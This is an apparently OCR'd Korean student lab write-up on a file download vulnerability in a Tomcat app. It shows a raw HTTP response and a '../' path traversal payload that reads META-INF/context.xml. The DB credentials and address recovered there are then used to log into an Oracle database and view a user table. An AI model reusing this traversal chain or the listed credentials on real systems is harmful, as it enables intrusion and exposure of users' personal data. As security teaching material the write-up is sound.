
Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Description: JSP Generated Data
Content-Disposition: attachment; filename="context"
Content-Type: application/octet-stream;charset=utf-8
Content-Length: 1512
Date: Sun, 04 May 2025 12:48:26 GMT

<?xml version='1.0' encoding='utf-8'?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<!-- The contents of this file will be loaded for each web application -->
<Context reloadable="true">


    <!-- Default set of monitored resources -->
    <WatchedResource>WEB-INF/web.xml</WatchedResource>

    <!-- Uncomment this to disable session persistence across Tomcat restarts -->
    <!--
    <Manager pathname="" />
    -->

    <!-- Uncomment this to enable Comet connection tacking (provides events
         on session expiration as well as webapp lifecycle) -->
    <!--
    <Valve className="org.apache.catalina.valves.CometConnectionManagerValve" />
    -->

<!--ResourceLink global="jdbc/shanks123" name="jdbc/shanks123" type="javax.sql.DataSource"/-->
```

5-3. /META_INF/context.xml

: 웹 애플리케이션 전용 설정으로 가장 안전하고 관리하기 쉬운 방식임.


../../../../../../../../../../usr/local/server/tomcat/webapps/infosec/META-INF/context.xml을 경로로 입력하여 파일 내용을 확인해보면 아래 사진과 같이 DB 정보가 담겨있는 부분을 볼 수 있음. 따라서 Username은 INFOSEC, Password는 PEAK, Prot는 1521, DB명은 ORCL임을 알 수 있음.



(다음 페이지에 이어서)

Step 6. DB 연결

: Step 5에서 알아낸 Username (INFOSEC), Password (PEAK), Port (1521), DB명 (ORCL)을 입력하고, IP는 192.168.0.115 대신 121.137.133.232로 입력하면 DB에 성공적으로 접속함. 접속한 DB에서 Username인 INFOSEC을 클릭하고 사용자 정보가 들어있는 테이블인 LHSMEMBER3를 클릭해보면 사용자의 ID, PW, EMAIL, NAME, POSITION 등의 정보를 확인할 수 있음.



<참고>

롱디라니 - 서버 프로그래밍에 대한 이해 context.xml /server.xml / web.xml
(https://sallykim5087.tistory.com/130)
ParkCheolu - 톰캣] Context 설정 (https://parkcheolu.tistory.com/130)
hbju.log - [Web] 파일 다운로드(File Download) 취약점
(https://velog.io/@hbju/%ED%8C%8C%EC%9D%BC-%EB%8B%A4%EC%9A%B4%EB%A1%9C%EB%93%9CFile-Download-%EC%B7%A8%EC%95%BD%EC%A0%90)
Youn's - 파일 다운로드 취약점
(https://velog.io/@jungwoo343/%ED%8C%8C%EC%9D%BC-%EB%8B%A4%EC%9A%B4%EB%A1%9C%EB%93%9C-%EC%B7%A8%EC%95%BD%EC%A0%90)

성명	프로젝트 후 소감
김가람	이번 실습을 통해 단순히 파일을 다운로드 하는 것만으로도 공격이 이뤄질 수 있다는 점을 알게 됨. ../을 이용한 경로 조작을 통해 서버 내부의 주요 파일을 다운로드하고 그 안에 담겨있는 정보를 이용해 추가적인 공격 (DB에 접속하여 LHSMEMBER3 테이블에서 사용자 정보를 알아낸 것처럼)이 가능하다는 점에서 작은 기능 하나라도 충분한 보안이 이뤄지지 않았을 경우, 큰 피해로 이어질 수 있다는 것을 느낄 수 있었음. 실습을 진행하던 중 Tomcat과 관련된 부분에서 막혔었는데 경로 구조에 대해 찾아보면서 Tomcat이 무엇인지, 어디에서 JDBC 설정을 관리하는지를 알게 되었음. 이를 통해 웹 서버의 동작 원리와 내부 구조까지 파악해야 보안 취약점이 어떤 방식으로 악용될 수 있는지 이해할 수 있겠다는 생각이 들어 공격 방식만 익히는 것이 아니라 그 기반이 되는 서버 구조와 설정까지 공부해봐야겠다는 생각을 하게 됨.